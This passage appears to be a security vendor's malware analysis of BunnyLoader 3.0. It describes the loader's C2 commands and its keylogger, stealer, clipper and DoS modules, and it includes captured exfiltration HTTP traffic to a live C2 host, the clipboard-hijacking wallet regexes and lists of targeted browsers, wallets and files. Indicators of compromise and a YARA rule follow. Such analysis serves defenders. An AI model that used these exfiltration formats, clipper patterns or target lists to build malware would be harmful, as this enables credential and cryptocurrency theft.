Table 2 below summarizes all possible tasks that the C2 can send to the client.

Task Name	Summary
Download & Inject (Executable) [FileLess]	Downloads .exe specified by Task_Arg and injects it into notepad.exe, entirely in memory.
Download & Inject (DLL) [RTI]	Downloads .dll specified by Task_Arg to the %localappdata%/Temp folder, and injects it into calc.exe.
Download & Execute (Executable)	Downloads .exe specified by Task_Arg to the %localappdata%/Temp folder and executes it using CreateProcessA.
Download & Execute (DLL)	Downloads .dll specified by Task_Arg to the %localappdata%/Temp folder and executes it using rundll32.
Download & Execute (Batch)	Downloads .bat or .cmd script specified by Task_Arg to the %localappdata%/Temp folder and executes it using CreateProcessA.

Download & Execute (PowerShell)	Downloads .ps1 specified by Task_Arg to the %localappdata%/Temp folder and executes it using powershell -ExecutionPolicy Bypass -File.
Download & Execute (VBS)	Downloads .vbs specified by Task_Arg to the %localappdata%/Temp folder and executes it using cscript.exe.
Run Stealer	Downloads the BunnyLoader stealer module from a path hard-coded in the binary and injects it into notepad.exe, entirely in memory.
Run Keylogger	Downloads the BunnyLoader keylogger module from a path hard-coded in the binary and injects it into notepad.exe, entirely in memory.
(Any of the following) Bitcoin, Bitcoin Cash, Monero, Ethereum, Litecoin, Dogecoin, ZCash, Tether, XRP	Downloads the BunnyLoader clipper module from a path hard-coded in the binary and injects it into notepad.exe, entirely in memory.

Table 2. BunnyLoader commands.

The new DoS module download is handled in a separate thread, which will check in with the C2 every two seconds (see row seven in Table 1), awaiting a specifically formatted command. Upon receiving the appropriate command, the client will download and inject the DoS module into notepad.exe.

We noted the following URL structures used to download the BunnyLoader 3.0 modules, as shown in Table 3 below. The filenames and URL format remained constant across multiple samples.

Module URL	**Purpose**
http://[C2]/[path]/Modules/eSentire.exe	Stealer module
http://[C2]/[path]/Modules/zScaler.exe	DoS module
http://[C2]/[path]/Modules/any_run.exe	Clipper module
http://[C2]/[path]/Modules/NextronSystems.exe	Keylogger module

Table 3. BunnyLoader 3.0 module URLs.

The following sections highlight the key functions of each BunnyLoader 3.0 module.

Keylogger Module

The BunnyLoader 3.0 keylogger records all keystrokes, saving them to log files in the %localappdata%\Temp folder. The keylogger also attempts to identify when the victim authenticates to sensitive applications or services. To do so, the keylogger uses the GetForegroundWindow and GetWindowTextA APIs to identify when the victim is interacting with targeted applications or services. It will log the respective keystrokes to separate, hard-coded files, as shown in Table 4 below.

Window Title or Application Name	Log Location (Hard-Coded)
CredentialUIBroker.exe mstsc.exe	%localappdata%\Temp\ADE_RDP.txt
Log in to your PayPal	%localappdata%\Temp\ADE_PAYPAL.txt
Nord Account	%localappdata%\Temp\ADE_NORD.txt
Sign in - chase.com	%localappdata%\Temp\ADE_CHASE.txt
Bank of America - Banking, Credit Cards, Loans	%localappdata%\Temp\ADE_BOA.txt
Sign On to View Your Personal Accounts | Wells Fargo	%localappdata%\Temp\ADE_WF.txt
Citi.com	%localappdata%\Temp\ADE_CITI.txt
All other keystrokes	%localappdata%\Temp\ADE_KEY.txt

Table 4. BunnyLoader keylogger log file locations.

Stealer Module

The BunnyLoader 3.0 stealer module operates autonomously, stealing credentials and exfiltrating data directly to the C2 server, using the same http://[C2]/[path]/[PHP API] format as the base client.

All information theft functions will store collected data in the %localappdata%\Temp\ADE_LOGS folder. The stealer is also responsible for uploading logs from the keylogger module, which it will search for and copy to the same folder.

Once all data has been collected, the stealer will use PowerShell to compress the ADE_LOGS folder into a .zip file. Before exfiltrating the .zip, the stealer will send a GET request to the C2 with a summary of the stolen data, with the user agent Windows Defender.

Query parameters of the HTTP GET requests are outlined in Table 5 below.

HTTP Query Parameter	Value
theft_id	Bot ID
ipaddress	Target IP address
system	Operating system
chromium	Number of browsers captured
messages	Number of messaging services captured
wallets	Number of crypto wallets captured
keystrokes	Number of keystroke log files found
games	Number of gaming platforms captured
vpns	Number of VPN services captured
files	Number of targeted files captured (see Appendix for targeted file extensions)
extensions	Number of Chrome extensions captured
type	Hard-coded value of ZIP
size	Size of ZIP file
link	String in the format: http://[C2]/[path]/Logs/ADE_LOGS_[hostname].zip
key_code	Operator ID
enc_key	RC4 Key

Table 5. BunnyLoader stealer module, parameters in the first request to C2.

If the C2 responds appropriately, the stealer module will upload the .zip file, using the user agent Uploader and a custom Content-Type HTTP header, as shown in Figure 9 below. Once the upload is complete, the stealer will delete the collected data and the .zip file.

```
GET /BAGUvIxJu32I0/gate.php?theft_id=51+105+136+246+46+111+193+214+67+141&ipaddress=49+1
04+138+224+46+105+219+216+72+155+195+126+177&system=87+54+214+170+116+40+134+192+64+133+
210+11+234+28+20+110+111+40+81+193+61&chromium=54+106&messages=48&wallets=48&keystrokes=
48&games=48&vpns=48&files=48&extensions=48&type=90+22+232&size=55+108+143+254&link=104+4
3+204+190+33+112+218+129+21+198+220+38+235+27+5+112+112+59+92+193+118+61+161+152+100+218
+67+92+135+242+219+210+63+235+201+186+6+7+212+13+26+42+132+156+230+122+17+119+15+203+207
+52+135+239+209+210+30+48+135+12+255+44+109+225+154+42+107+242+243+94+63+142&key_code=89
+16+239+158+74+4+180+175+34+255+187+29+207+27+8+107+116+45+20+202+55+54+177+149+32+239+1
09+104+167+232+227+197+37+207+179+204+22+96+161+13+38+12+184+250+240+118+16+101+16+207+1
90+84+239+153+172+183+102+83+251+100+224+78+12+229+251+33+18+248+234+23+111+204+223+11+1
28&enc_key=DnDCp0yfR1HkakHLsV2ERe3mrQ0Bnhuz HTTP/1.1
User-Agent: Windows Defender
Host: ads.hostloads.xyz
Cache-Control: no-cache

HTTP/1.1 200 OK
content-type: text/html; charset=UTF-8
content-length: 0
date: Tue, 05 Mar 2024 20:55:19 GMT
server: LiteSpeed
connection: Keep-Alive

POST /BAGUvIxJu32I0/gate.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7MA4YWxkTrZu0gW
User-Agent: Uploader
Host: ads.hostloads.xyz
Content-Length: 7788
Cache-Control: no-cache

POST /BAGUvIxJu32I0/gate.php HTTP/1.1
Host: ads.hostloads.xyz
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Length: 7411

------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="file"; filename="C:\Users\user\AppData\Local\Temp\
ADE_LOGS_DESKTOP-UR3S9N8.zip"
Content-Type: application/octet-stream

PK.........eX..............Extensions\PK.........eX..............Games\PK........
.eXT4.\`..........Information.txte.OO.1...M.....^....1F`qA@7....Tm...].?.e...../3o^..w
.G....)w..5..&m.H..#.p6$.m....|m%..>..g#Bn..'U9..T.9.........v..Ue.3.....
+....Uo.r6&.........x..........Y...N.&b:G.p...".~r....y].|o.M...M...z..:.lB..{.,k..@$..
.. ].....K..).3..].I...V9.Y.....U.v..L>4.8..N....
p,#wX..K...P...p.Y.......%)uE...a5\~+1.i*Nz.G..   ['..O.......yD....M-.,-.#..q|...#.s...
PK.........eX.....        ...Messages\PK.........eX.0.............ngrok not fou
nd..w..PK.........eX.0.............No Keystrokes Found..w..PK.........eX.............
...VPNs\PK.........eX.............Wallets\PK.........eX.............Browsers\Aut
ofills.txtPK.........eX.
).o..........Browsers\CCs.txt..E.vN.yy.>..).E
..z.z..
.z.6.*...+Z;V!$2...Q...s......S...sS!.....A.!..~...!`..
```

Figure 9. HTTP traffic of data exfiltration by BunnyLoader's stealer module.

A full list of information targeted by the stealer module can be found in the Appendix.

Clipper Module

The BunnyLoader 3.0 clipper module periodically checks in with the C2, using the communication routine specified in rows five and six of Table 1. The C2 activates the clipper by sending the name of a cryptocurrency wallet to the target, along with a corresponding wallet address controlled by the threat actor.

The clipper uses regex patterns to identify whether the target's clipboard contains a desired wallet address type. If it finds a match, it will replace the victim's address with the malware operator's address. Table 6 below shows the targeted wallets and the regex statements used to identify them.

Wallet	Regex
Bitcoin_Legacy	^(bc1|[13])[a-zA-HJ-NP-Z0-9]{25,39}$
Bitcoin_Bech32	^[13][a-km-zA-HJ-NP-Z1-9]{25,34}$
erc-20	^T[1-9A-HJ-NP-Za-km-z]{33}$
trc-20	^0x[0-9a-fA-F]{40}$
Bitcoin Cash	^((bitcoincash:)?(q|p)[a-z0-9]{41})
Monero	^4([0-9]|[A-B])(.){93}
Litecoin	^[LM3][a-km-zA-HJ-NP-Z1-9]{26,33}$
Dogecoin	^[DB][1-9A-HJ-NP-Za-km-z]{26,34}$
ZCash	^t1[a-zA-Z0-9]{33}$
xrp_address	r[1-9A-HJ-KM-NP-Za-km-z]{25,34}

Table 6. Wallets targeted by the BunnyLoader 3.0 clipper module and their associated regex patterns.

Denial of Service Module

The BunnyLoader 3.0 DoS module waits for commands from the C2 using the communication routine specified in rows seven and eight of Table 1. The C2 can instruct the module to perform either a GET or POST HTTP flood attack against a specified URL.

To perform the attack, the module will spawn a new thread and enter an infinite loop, repeatedly sending GET or POST requests to the target server with the following user agent:

Mozilla/5.0 (compatible; U; ABrowse 0.6; Syllable) AppleWebKit/420+ (KHTML, like Gecko)

Conclusion

In the ever changing landscape of MaaS, BunnyLoader continues to evolve, demonstrating the need for threat actors to frequently retool to evade detection. Revealing these evolving tactics and the dynamic nature of this threat empowers readers to bolster their defense posture and better protect their assets.

Protections and Mitigations

Palo Alto Networks customers are better protected from the threats discussed above through the following products:

- Advanced WildFire:
  Advanced WildFire recognizes and blocks the samples referenced in this post as malicious.
- Cortex XDR:
  Cortex XDR recognizes and blocks the samples referenced in this post as malicious.
- Next-Generation Firewalls (NGFW):
  Advanced URL Filtering and DNS Security block related malicious URLs and IP addresses.
- Prisma Cloud:
  - Compute WildFire integration allows for Prisma Cloud's runtime compute defender agents to detect, alert on and prevent known malicious malware within cloud resources including virtual machines, serverless and containers.
  - The Web Application and API Security (WAAS) module is a Prisma Cloud Defender agent-based application that allows Prisma Cloud to detect, alert on and prevent malicious API and cloud web application HTTP requests. Deploying the WAAS module on cloud-based Web Application and API endpoints can detect and prevent the initial compromising events used by BunnyLoader 3.0.

If you think you might have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call:

- North America Toll-Free: 866.486.4842 (866.4.UNIT42)
- EMEA: +31.20.299.3130
- APAC: +65.6983.8730
- Japan: +81.50.1790.0200

Palo Alto Networks has shared these findings with our fellow Cyber Threat Alliance (CTA) members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

Files for BunnyLoader:

SHA256	Notes

3a64f44275b6ff41912654ae1a4af1d9c629f94b8062be441902aeff2d38af3e	UPX-packed EXE
0f425950ceaed6578b2ad22b7baea7d5fe4fd550a97af501bca87d9eb551b825	UPX-packed EXE
82a3c2fd57ceab60f2944b6fea352c2aab62b79fb34e3ddc804ae2dbc2464eef	Themida-packed EXE
2ab21d859f1c3c21a69216c176499c79591da63e1907b0d155f45bb9c6aed4eb	PureCrypte EXE
c006f2f58784671504a1f2e7df8da495759227e64f58657f23efee4f9eb58216	PureCrypte EXE
52b7cdf5402f77f11ffebc2988fc8cdcd727f51a2f87ce3b88a41fd0fb06a124	PureCrypte EXE
5f09411395c8803f2a735b71822ad15aa454f47e96fd10acc98da4862524813a	PureCrypte EXE
cc2acf344677e4742b22725ff310492919499e357a95b609e80eaddc2b155b4b	PureCrypte EXE
ebc17dbf5970acb38c35e08560ae7b38c7394f503f227575cd56ba1a4c87c8a4	PureCrypte EXE
2d39bedba2a6fb48bf56633cc6943edc6fbc86aa15a06c03776f9971a9d2c550	PureCrypte EXE
2e9d6fb42990126155b8e781f4ba941d54bcc346bcf85b30e3348dde75fbeca1	PureCrypte EXE
74c56662da67972bf4554ff9b23afc5bdab477ba8d4929e1d7dbc608bdc96994	PureCrypte EXE
fffdf51cdb54f707db617b29e2178bb54b67f527c866289887a7ada4d26b7563	PureCrypte EXE

62f041b12b8b4e0debd6e7e4556b4c6ae7066fa17e67900dcbc991dbd6a8443f	PureCrypte EXE
1a5ad9ae7b0dcdc2edb7e93556f2c59c84f113879df380d95835fb8ea3914ed8 (BunnyLoader 3.0 Dropper)	.cmd script
c80a63350ec791a16d84b759da72e043891b739a04c7c1709af83da00f7fdc3a (BunnyLoader 3.0)	EXE payload from the above .cmd script

BunnyLoader Network Indicators:

BotID	C2 IP address	Seen
BotID=880873019	37.139.129[.]145	September 2023
BotID=3565265299	37.139.129[.]145	September 2023
BotID=272148461	37.139.129[.]145	September 2023
BotID=2475708340	37.139.129[.]145	September 2023
BotID=2341255921	37.139.129[.]145	September 2023
BotID=3763204704	185.241.208[.]83	October 2023
BotID=337525325	185.241.208[.]83	October 2023
BotID=2098524523	185.241.208[.]83	October 2023
BotID=774055690	185.241.208[.]83	October 2023
BotID=3408378377	195.10.205[.]23	November 2023
BotID=2219025839	195.10.205[.]23	November 2023
	172.105.124[.]34	November 2023
	185.241.208[.]104	November 2023
BotID=4040267350	134.122.197[.]80	December 2023
BotID=1662989558	134.122.197[.]80	December 2023
BotID=3860674539	134.122.197[.]80	December 2023

YARA Rule

```
rule u42_crime_win_bunnyloader_3
{
meta:
  author = "Unit 42 Threat Intelligence"
  date = "2024-02-28"
  description = "Detects Bunnyloader 3.0, a loader with additional capabilities
including keylogger, stealer, clipper, and DoS modules."
  hash1 =
"c80a63350ec791a16d84b759da72e043891b739a04c7c1709af83da00f7fdc3a"
  malware_family = "bunnyloader"


strings:
  $x1 = "Windows Defender" fullword ascii
  $x2 = "ONLINE" fullword ascii
  $x3 = "Blacklisted" fullword ascii
  $x4 = "ESET NOD32" fullword ascii
  $x5 = "McAffee" fullword ascii
  $x6 = "SecurityCenter2 path AntiVirusProduct get displayName" fullword ascii
  $cc1 = "&va_enc_key=" fullword ascii
  $cc2 = "&value=" fullword ascii
  $cc3 = "&arch=" fullword ascii
  $cc4 = "&system=" fullword ascii
  $cc5 = "&hostname" fullword ascii
  $cc6 = "&DBID_enc_key=" fullword ascii
  $cc7 = "/gate.php?DBID=" fullword ascii
  $cc8 = "/gate.php?DCID=" fullword ascii
  $cc9 = "(ID|Layer|Windows_Argument)" ascii


condition:
  all of them
}
```

Additional Resources

Appendix

This appendix contains additional information on the stealer module associated with BunnyLoader 3.0.

Stealer Module: Target Enumeration Log Format

```
1   ------------------>BunnyLoader (A.D.E) 3.0<--------------------
2   A. Architecture -->
3   B. Graphics Processing Unit (GPU) -->
4   C. Central Processing Unit (CPU) →
5   D. Hostname -->
6   E. Disk ID -->
7   F. System -->
8   G. AntiVirus -->
9   H. Country -->
10  I. Public IP -->
11  J. RAM -->
12  K. UserName -->
13  L. Log Date -->
```

Stealer Module: Targeted Browsers

- \7Star\7Star\User Data\
- \CentBrowser\User Data\
- \Chedot\User Data\
- \Vivaldi\User Data\
- \Kometa\User Data\
- \Elements Browser\User Data\
- \Epic Privacy Browser\User Data
- \uCozMedia\Uran\User Data\
- \Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer\
- \CatalinaGroup\Citrio\User Data\
- \Coowon\Coowon\User Data\
- \liebao\User Data\
- \QIP Surf\User Data\
- \Orbitum\User Data\
- \Comodo\Dragon\User Data\
- \Amigo\User\User Data\
- \Torch\User Data\
- \Yandex\YandexBrowser\User Data\
- \Comodo\User Data\
- \360Browser\Browser\User Data\
- \Maxthon3\User Data\
- \K-Melon\User Data\
- \Google\Chrome\User Data\\Sputnik\Sputnik\User Data\
- \Nichrome\User Data\
- \CocCoc\Browser\User Data\
- \Uran\User Data\
- \Chromodo\User Data\
- \Mail.Ru\Atom\User Data\

- \Microsoft\Edge\User Data\
- \BraveSoftware\Brave-Browser\User Data\

Stealer Module: Targeted Cryptocurrency Wallets

- Armory
- Bytecoint
- Jaxx
- Exodus
- Ethereum
- Atomic
- Coinomi
- ZCash
- Guarda

Stealer Module: Targeted File Extensions and File System Locations

- .txt
- .csv
- .log
- .json
- .xml
- .html
- .md
- .yaml
- .bat
- .ps1
- .doc
- .docx
- .odt
- .pp
- .pptx
- .rtf
- .css
- .vbs
- .php
- .c
- .cpp
- .cs
- .PNG
- .png
- .jpeg
- .jpg

- .db
- .sql
- .rdp
- .yar
- .yara
- (Current User Directory)
- Documents
- Downloads
- Music
- Pictures
- Videos

Stealer Module: Targeted VPNs, Gaming and Messaging Platforms

- ProtonVPN
- OpenVPN
- Tox
- Signal
- Element
- ICQ
- Skype
- Discord
- Minecraft
- Ubisoft Game Launcher
- Uplay

Stealer Module: Targeted Wallets

Extension	Description
fhbohimaelbohpjbbldcngcnapndodjp	\Chrome Binance
fihkakfobkmkjojpchpfgcmhfjnmnfpi	\Chrome Bitapp
aeachknmefphepccionboohckonoeemg	\Chrome Coin98
blnieiiffboillknjnepogjhkgnoapac	\Chrome Equal
nanjmdknhkinifnkgdcggcfnhdaammmj	\Chrome Guild
flpiciilemghbmfalicajoolhkkenfel	\Chrome Iconex
afbcbjpbpfadlkmhmclhkeeodmamcflc	\Chrome Math
fcckkdbjnoikooededlapcalpionmalo	\Chrome Mobox

bfnaelmomeimhlpmgjnjophhpkkoljpa	\Chrome Phantom
ibnejdfjmmkpcnlpebklmnkoeoihofec	\Chrome Tron
bocpokimicclpaiekenaeelehdjllofo	\Chrome XinPay
nphplpgoakhhjchkkhmiggakijnkhfnd	\Chrome Ton
nkbihfbeogaeaoehlefnkodbefgpgknn	\Chrome Metamask
fhmfendgdocmcbmfikdcogofphimnkno	\Chrome Sollet
pocmplpaccanhmnllbbkpgfliimjljgo	\Chrome Slope
mfhbebgoclkghebffdldpobeajmbecfk	\Chrome Starcoin
cmndjbecilbocjfkibfbifhngkdmjgog	\Chrome Swash
cjmkndjhnagcfbpiemnkdpomccnjblmj	\Chrome Finnie
dmkamcknogkgcdfhhbddcghachkejeap	\Chrome Keplr
pnlfjmlcjdjgkddecgincndfgegkecke	\Chrome Cocobit
fhilaheimglignddkjgofkcbgekhenbh	\Chrome Oxygen
jbdaocneiiinmjbjlgalhcelgbejmnid	\Chrome Nifty
kpfopkelmapcoipemfendmdcghnegimn	\Chrome Liquality
klfhbdnlcfcaccoakhceodhldjojboga	\Edge Auvitas
dfeccadlilpndjjohbjdblepmjeahlmm	\Edge Math
ejbalbakoplchlghecdalmeeeajnimhm	\Edge Metamask
oooiblbdpdlecigodndinbpfopomaegl	\Edge MTV
aanjhgiamnacdfnlfnmgehjikagdbafd	\Edge Rabet
bblmcdckkhkhfhhpfcchlpalebmonecp	\Edge Ronin
akoiaibnepcedcplijmiamnaigbepmcb	\Edge Yoroi
fbekallmnjoeggkefjkbebpineneilec	\Edge Zilpay
ajkhoeiiokighlmdnlakpjfoobnjinie	\Edge Terra Station
dmdimapfghaakeibppbfeokhgoikeoci	\Edge Jaxx

Stealer Module: Credit Cards

- BCGLobal
- Carte Blanche
- Diners Club
- Discover
- Insta Payment
- Korean Local
- Laser
- Maestro
- Mastercard
- Switch
- Union Pay
- Visa Master

Stealer Module: Miscellaneous Targets

- \AppData\Local\ngrok\ngrok.yml
- \AppData\Local\ngrok

Updated March 15, 2024, at 3:15 p.m. PT to change Nanocore to PureCrypter in the Executive Summary.

Updated April 4, 2024, at 9:o5 a.m. to adjust the YARA rule.